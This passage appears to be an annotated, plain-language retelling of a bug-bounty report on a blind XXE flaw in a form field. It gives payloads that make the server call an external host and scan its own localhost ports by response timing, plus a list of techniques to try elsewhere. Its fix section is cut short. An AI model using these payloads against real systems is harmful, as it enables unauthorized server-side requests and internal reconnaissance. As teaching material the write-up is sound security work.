The response from the server gave nothing useful back: just a 200 status code, which means "OK, request received", plus a small script to redirect the browser elsewhere. A status code is the short number a server sends to say how a request went. Because the response did not echo any results, any proof of the bug would have to be blind: the researcher could not see the effect directly in the page, so it had to be observed indirectly, either by a request arriving at the researcher's own server or by measuring how long the target took to respond.
Exploitation
Step 1: confirm the bug with an out-of-band request
The researcher submitted a common blind XXE payload in the WebDocXML field. A payload is the specially crafted input designed to trigger the bug. The goal was to receive an HTTP request on the researcher's VPS:
< ! DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://external-server.ca"> %xxe; ] >
Line by line, in plain words:
< ! DOCTYPE foo [...]>declares the document type, here namedfoo. The square brackets contain definitions. The spaces between<and!are unusual but are exactly how the payload was written.<!ENTITY % xxe SYSTEM "http://external-server.ca">defines an entity namedxxe. The%marks it as a parameter entity, a kind used inside definitions.SYSTEMmeans "the content comes from this address", and the address given ishttp://external-server.ca, the researcher's external server.%xxe;then uses the entity, which tells the parser to go and fetch that address.
If the server follows external entities, it will make an HTTP request to that address. That is the whole trick: the researcher is not asking the server to show anything, just to make a connection that the researcher can see on the other end. The vulnerability was confirmed: an HTTP request from the target's IP arrived at the VPS. An IP address is the numeric label that identifies a machine on a network, like a postal address for computers.
Step 2: turn the XXE into time-based port scanning
With the bug confirmed, the researcher escalated it to see what else it could do. The capabilities were limited in this case, but one thing was possible: internal port scanning. A port is a numbered channel on a machine, like a numbered door in a large building; different services listen on different doors. A port scan is the process of checking which doors are open. Normally an outsider cannot check internal doors, but here the server itself could be made to knock on them.
The scan was time-based, meaning the answer came from how long the server took to reply:
- If the port is open, the response time will take less than 1000 mills.
- If the port is filtered or closed, the response will take more than 2000 mills.
"Mills" here means milliseconds, thousandths of a second. The logic is simple: when the server tries to connect to an open door, the connection is accepted quickly; when the door is closed or blocked, the attempt hangs or fails slowly, and that delay shows up in how long the website takes to answer the original form submission.
The payload was slightly modified to prove port 80 as closed, with the response taking more than 2000 mills:
< ! DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://localhost:80" > %xxe; ] >
Line by line:
- The structure is the same as before: a document type
foocontaining an entity definition. - The entity
%xxenow points athttp://localhost:80.localhostis a special name that always means "this same machine", so the server is being told to connect to itself.:80is the port number, and port 80 is the standard door for ordinary web traffic (HTTP). %xxe;again triggers the fetch.
So the server tries to open a web connection to itself on port 80. The delay in the application's response is the signal: a closed or filtered port makes the parser wait longer before the request completes.
Step 3: prove an open port
The same approach proved port 443 open, with the response time taking less than 1000 mills:
< ! DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://localhost:443"> %xxe; ] >
Line by line:
- Again the same document type and entity definition.
- The address is now
http://localhost:443. Port 443 is the standard door for secure web traffic (HTTPS). %xxe;triggers the fetch as before.
This time the server's connection to itself succeeded quickly, so the overall response came back fast, which is the evidence that the port is open.
Why it worked
The application accepted XML from a form field, WebDocXML, and parsed it on the server. Because the parser followed the address inside the entity definition, an attacker could make the server issue HTTP requests to an external server and to localhost, which is the SSRF component. The report does not describe any parser configuration or input validation that was in place, so the specific defence that failed is not stated; . In everyday terms: the clerk was never told not to fetch attachments from strange addresses, so the attacker could send the clerk anywhere.
What the impact was
Within the limits observed, an attacker could make the server send requests to external infrastructure, confirming blind XXE, and could infer the state of internal ports on the server through response timing, distinguishing open ports (under 1000 ms) from filtered or closed ones (over 2000 ms). The researcher notes the capabilities were limited in this case. Synack accepted the vulnerability and rewarded it with 10% of the value because the endpoint had been reported before, with a 5.8 CVSS score. CVSS is a standard scoring system for the severity of a security flaw; a higher number means a more serious issue.
How to fix it
A DTD is the part of an XML document that defines entities and structure; if the parser is told never to follow external definitions, the trick no longer works.
Things worth trying elsewhere
- Submit XML-bearing parameters with an external parameter entity pointing at a collaborator or VPS. A positive result is an inbound HTTP request from the target's IP.
- Point the entity at
http://localhost:<port>for a range of ports and record response times. A positive result is a clear split between fast responses (open) and slow ones (filtered or closed). - Try the same payloads in other parameters that accept structured data, such as fields named after document or XML types. A positive result is the same out-of-band request or timing difference.
- Where the response reflects parsed content, test in-band entity expansion to read local files. A positive result is file content appearing in the response.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a service counter with set rules for what you can request.
- Blind vulnerability: a bug whose effect you cannot see directly in the response, so you must observe it indirectly, for example through an outside server or timing.
- Bug bounty: a programme where companies pay researchers for reporting security flaws in their systems.
- Content type: a label on a request or response saying what format the data is in, such as form data or XML.
- CVSS: a standard scoring system for the severity of a security flaw.
- DTD: the part of an XML document that defines entities and structure.
- Endpoint: a specific address on a website that performs a particular function.
- Entity: a named placeholder in XML that stands for content, which can be text or something fetched from elsewhere.
- HTTP: the protocol browsers and servers use to exchange requests and responses on the web.
- HTTPS: HTTP with encryption, normally on port 443.
- IP address: the numeric label identifying a machine on a network.
- localhost: a special name meaning "this same machine".
- Millisecond (mill): one thousandth of a second.
- Out-of-band: observing a result through a separate channel, such as a request arriving at your own server, rather than in the main response.
- Parameter: a named field in submitted data, such as one entry in a form.
- Parsing: reading structured text and turning it into something a program can work with.
- Payload: specially crafted input designed to trigger a vulnerability.
- Port: a numbered channel on a machine where a service listens, like a numbered door.
- Port scan: checking which ports on a machine are open.
- POST request: a request that sends data to a server, typically used for form submissions.
- SSRF (Server-Side Request Forgery): tricking a server into making a request on your behalf, often to internal systems you cannot reach directly.
- Status code: the short number a server returns to say how a request went, such as 200 for OK.
- Synack Red Team: a platform that connects companies with vetted security researchers for testing.
- Time-based: inferring a result from how long an operation takes rather than from its content.
- VPS (virtual private server): a rented computer on the internet that you fully control.
- XML: a text format for structured data using tags and definitions.
- XXE (XML External Entity injection): a bug where an attacker can make a server follow entity definitions in XML, often fetching external or internal resources.





